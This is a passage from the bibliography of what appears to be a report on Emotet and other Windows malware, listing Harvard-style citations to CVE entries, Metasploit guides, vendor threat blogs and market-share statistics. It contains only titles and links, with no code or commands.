National Institute of Standards and Technology, 2018. *CVE-2018-8415*. [online] nvd.nist.gov. Available at: <https://nvd.nist.gov/vuln/detail/CVE-2018-8415#vulnCurrentDescriptionTitle> [Accessed June 1st 2021].

National Institute of Standards and Technology, 2019. *CVE-2019-0561*. [online] nvd.nist.gov. Available at: <https://nvd.nist.gov/vuln/detail/CVE-2019-0561> [Accessed June 1st 2021].

National Institute of Standards and Technology, 2017. *CVE-2017-11882*. [online] nvd.nist.gov. Available at: <https://nvd.nist.gov/vuln/detail/CVE-2017-11882#vulnCurrentDescriptionTitle> [Accessed June 3rd 2021].

National Police of Ukraine, 2021. *Cyberpolice Exposes Multinational Hacker Group in Spreading EMOTET Virus*. [video] Available at: <https://www.youtube.com/watch?v=_BLOmClsSpc> [Accessed 9 May 2021].

Offensive Security, n.d. *Fun With Incognito*. [online] offensive-security.com. Available at: <https://www.offensive-security.com/metasploit-unleashed/fun-incognito/> [Accessed June 13th 2021].

Offensive Security, n.d. *Windows Post Manage Modules*. [online] offensive-security.com. Available at: <https://www.offensive-security.com/metasploit-unleashed/windows-post-manage-modules/> [Accessed June 11th 2021].

Packet Labs, n.d. *What is the difference between Red Teaming and a Pentest?*. [online] packetlabs.net. Available at: <https://www.packetlabs.net/red-teaming/> [Accessed June 12th 2021].

PacketLabs, n.d. *Black-Box vs Grey-Box vs White-Box Penetration Testing*. [online] packetlabs.net. Available at: <https://www.packetlabs.net/types-of-penetration-testing/> [Accessed 12 June 2021].

Palmer, D., 2020. *Trickbot malware is using these unique 'macro-laced' document attachments with a coronavirus theme | ZDNet*. [online] ZDNet. Available at: <https://www.zdnet.com/article/trickbot-malware-is-using-these-unique-macro-laced-document-attachments-with-a-coronavirus-theme/> [Accessed June 6th 2021].

Pereira, A., 2020. *Tracking, Detecting, and Thwarting PowerShell-based Malware and Attacks*. [online] trendmicro.com. Available at: <https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/tracking-detecting-and-thwarting-powershell-based-malware-and-attacks> [Accessed June 5th 2021].

Petcu, A., 2021. Emotet Malware Over the Years: The History of an Infamous Cyber-Threat. [Blog] *Heimdal Security*, Available at: <https://heimdalsecurity.com/blog/emotet-malware-history/> [Accessed 6 May 2021].

Pezeta, L., 2018. *Metal Gate Between Plants Under Starry Sky*. [image] Available at: <https://www.pexels.com/photo/metal-gate-between-plants-under-starry-sky-5056808/> [Accessed 11 June 2021].

Posey, B., 2019. *PowerShell script obfuscation: Fight back against this growing threat*. [online] TechGenix. Available at: <https://techgenix.com/powershell-script-obfuscation/> [Accessed June 5th 2021].

Red Canary, 2021. *2021 Threat Detection Report*. [online] Red Canary, pp.10, 11,12. Available at: <https://resource.redcanary.com/rs/003-YRU-314/images/2021-Threat-Detection-Report.pdf?mkt_tok=MDAzLVlSVS0zMTQAAAF8sriGGa5qj02F3WHSHXKgwpYixTfDQY0BPy_M1oVbrG0i6naHVNabotskhb4ZU4efPJURYC80v1tmlrR_vqcNqck4UEQ62as_M8B8v86ecA> [Accessed 4 May 2021].

Salvio, J., 2014. New Banking Malware Uses Network Sniffing for Data Theft. [Blog] *Trend Micro*, Available at: <https://blog.trendmicro.com/trendlabs-security-intelligence/new-banking-malware-uses-network-sniffing-for-data-theft/> [Accessed May 5th 2021].

Salvio, J., 2014. *Sample Spammed Message*. [image] Available at: <https://blog.trendmicro.com/trendlabs-security-intelligence/new-banking-malware-uses-network-sniffing-for-data-theft/> [Accessed 5 May 2021].

Sasidahran, R., 2018. *TIL: Network access: Restrict Clients Allowed to Make Remote Calls to SAM*. [online] rakhesh.com. Available at: <https://rakhesh.com/windows/til-network-access-restrict-clients-allowed-to-make-remote-calls-to-sam/> [Accessed June 9th 2021].

Segura, J., 2021. Cleaning up after Emotet: the law enforcement file. [Blog] *Malwarebytes*, Available at: <http://(Bracken, 2021)> [Accessed 13 June 2021].

SophosLabs Research Team, 2019. Emotet Exposed: Looking Inside Highly Destructive Malware. *Network Security*, 2019(6), pp.6-11.

StatCounter Global Stats, 2021. *Desktop Operating System Market Share Worldwide | StatCounter Global Stats*. [online] gs.statcounter.com. Available at: <https://gs.statcounter.com/os-market-share/desktop/worldwide> [Accessed 2 May 2021].

StatCounter Global Stats, 2021. *Desktop Windows Version Market Share Worldwide | StatCounter Global Stats*. [online] gs.statcounter.com. Available at: <https://gs.statcounter.com/windows-version-market-share/desktop/worldwide/#monthly-202004-202105> [Accessed June 2nd 2021].

The Hacker News, 2021. The Vulnerabilities of the Past are the Vulnerabilities of the Future. [online] p.Online. Available at: <https://thehackernews.com/2021/06/the-vulnerabilities-of-past-are.html?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+TheHackersNews+%28The+Hackers+News+-+Cyber+Security+Blog%29> [Accessed June 5th 2021].

Trend Micro, 2020. *QAKBOT: A Decade-old Malware Still With New Tricks*. [online] Success.trendmicro.com. Available at:

<https://success.trendmicro.com/solution/000283381#:~:text=QAKBOT%2C%20also%20known%20as%20QBOT,credentials%20and%20other%20financial%20information.> [Accessed 9 May 2021].

Trend Micro, 2021. *Vulnerability*. [online] trendmicro.com. Available at: <https://www.trendmicro.com/vinfo/us/security/definition/Vulnerability/> [Accessed 30 May 2021].

Trend Micro, n.d. *Indicators of Compromise*. [online] trendmicro.com. Available at: <https://www.trendmicro.com/vinfo/us/security/definition/indicators-of-compromise> [Accessed 20 May 2021].

Unknown, 2016. *That's Not the Ocean you Hear ...*. [image] Available at: <https://me.me/i/thats-not-the-ocean-you-hear-im-farting-in-your-4920638> [Accessed June 5th 2021].

Weilin Zhong, R., n.d. *Code Injection*. [online] owasp.org. Available at: <https://owasp.org/www-community/attacks/Code_Injection> [Accessed June 4th 2021].

Wu, J., Arrott, A. and Colon Osorio, F., 2014. Protection against remote code execution exploits of popular applications in Windows. *2014 9th International Conference on Malicious and Unwanted Software: The Americas (MALWARE)*, [online] p.1. Available at: <https://ieeexplore.ieee.org/abstract/document/6999416> [Accessed June 4th 2021].

Zero Day Initiative, 2021. *ZDI-21-277*. [online] zerodayinitiative.com. Available at: <https://www.zerodayinitiative.com/advisories/ZDI-21-277/> [Accessed 3 June 2021].